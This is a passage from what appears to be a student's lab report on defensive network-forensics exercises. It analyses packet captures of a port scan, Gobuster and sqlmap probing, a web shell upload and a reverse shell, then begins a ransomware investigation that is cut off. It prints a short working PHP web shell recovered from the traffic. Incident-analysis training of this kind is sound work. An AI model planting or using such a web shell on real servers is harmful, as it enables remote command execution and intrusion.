
Address A	Port A	Address B	Port B	Packets	Bytes
10.251.96.4	41675	10.251.96.5	1	2	118 bytes


Address A	Port A	Address B	Port B
10.251.96.5	48994	10.251.96.4	4422
10.251.96.4	41675	10.251.96.5	1024
10.251.96.4	41675	10.251.96.5	1023




Step 4: Find the type of port scan.

- You can type in the search bar, "**tcp**" and you will see all traffic related to TCP and look for the specific scenario wherein the 10.251.96.4 is sending TCP packets to 10.251.96.5. As you can see its using the SYN, one of the process of the three-way handshake. Or you can type in "**ip.src==10.251.96.4**"










Step 5: Find the two more tools to administer reconnaissance against open ports.

- Type in the search bar "**ip.dst==10.251.91.5 && http**" and click the drop-down button of the Hypertext Transfer Protocol or HTTP and you can see an user agent. Check all the packets.




- As you can see **Gobuster 3.0.1** has been used and after so many packets of GET in using Gobuster, **sqlmap1.4.7** was found. Gobuster is used for web reconnaissance wherein it helps in discovering hidden directories and files while SQLMap is an automated SQL injection tool to exploit the database vulnerabilities of a website.







Step 6: Find the php file.

- After the POST methods of sqlmap, there are peculiar php files and as you can see in the referrer section, there is a link that was executed by the POST request.








Step 7: Find the name of the web shell that the attacker uploaded.

- In between the GET methods, there is a POST method. Right click that packet and follow the **HTTP** stream.

```
-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="fileToUpload"; filename="dbfunctions.php"
Content-Type: application/x-php
```


- The filename "**dbfunctions.php**" could be the attacker uploaded so let's try it!




Step 8: Find the parameter used in the web shell for executing the commands.


```
-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="fileToUpload"; filename="dbfunctions.php"
Content-Type: application/x-php

<?php
if(isset($_REQUEST['cmd']) ){
echo "<pre>";
$cmd = ($_REQUEST['cmd']);
system($cmd);
echo "</pre>";
die;
}
?>
```

Looking at this code from the same HTTP stream earlier, **cmd** is the parameter here.




Step 9: Find the first command executed by the attacker.







- The first command was "**id**" after the uploading of webshell.




Step 10: Find the type of shell connection that the attacker had obtained and the port used.


- Right click the 16201 packet and follow **HTTP** stream.





- It is a python code that connects a server and a "**bin/sh**" shell. From here, this initiates a remote server, meaning a reverse shell is initiated based also from the **s.connect** line. From this code as well, you can see which port is used for this reverse shell which is port **4422**.





Lesson Learned

This activity explains that internal threats can be just as dangerous as external attacks. By analyzing the network traffic, we uncovered a local-to-local port scan, indicating a potential reconnaissance attempt. The attacker had used tools like Gobuster and SQLMap to find vulnerabilities, uploaded a malicious PHP web shell, and established a reverse shell for remote access.

E. Ransomware

Objective

The purpose of this activity is to focus on investigating the ransomware that had happened in the ABC Industries. This activity came from Blue Team Labs Online.

Scenario


The ABC Industries worked day and night for a month to prepare a tender document for a prestigious project that would secure the company's financial future. The company was hit by ransomware, believed to

be conducted by a competitor, and the final version of the tender document was encrypted. Right now, they are in need of an expert who can decrypt this critical document. All we have is the network traffic, the ransom note, and the encrypted ender document. Do your thing Defender!

Lab Procedure

Step 1: Open the PCAP File through an isolated environment such as Kali Linux.

- Launch Wireshark and provide the PCAP file, the password for the zip file is "**btlo**."



Step 2: Figure out what operating system of the host from which the network traffic was captured.

- Go to **Statistics** > **Capture File Properties**. As you can see the OS is **32-bit Windows 7 Service Pack 1, build 7601**


What is the operating system of the host from which the network traffic was captured? (Look at Capture File Properties, copy the details exactly) *(3 points)*

32-bit Windows 7 Service Pack 1, build 7601


Correct!

Step 2: Find the URL from which the ransomware executable was downloaded and the exe file.

- Go to **Statistics** > **Conversations**. As you can see these are the two IP addresses that has the most conversations which are 10.0.2.4 as the source and its destination is 10.0.2.15.



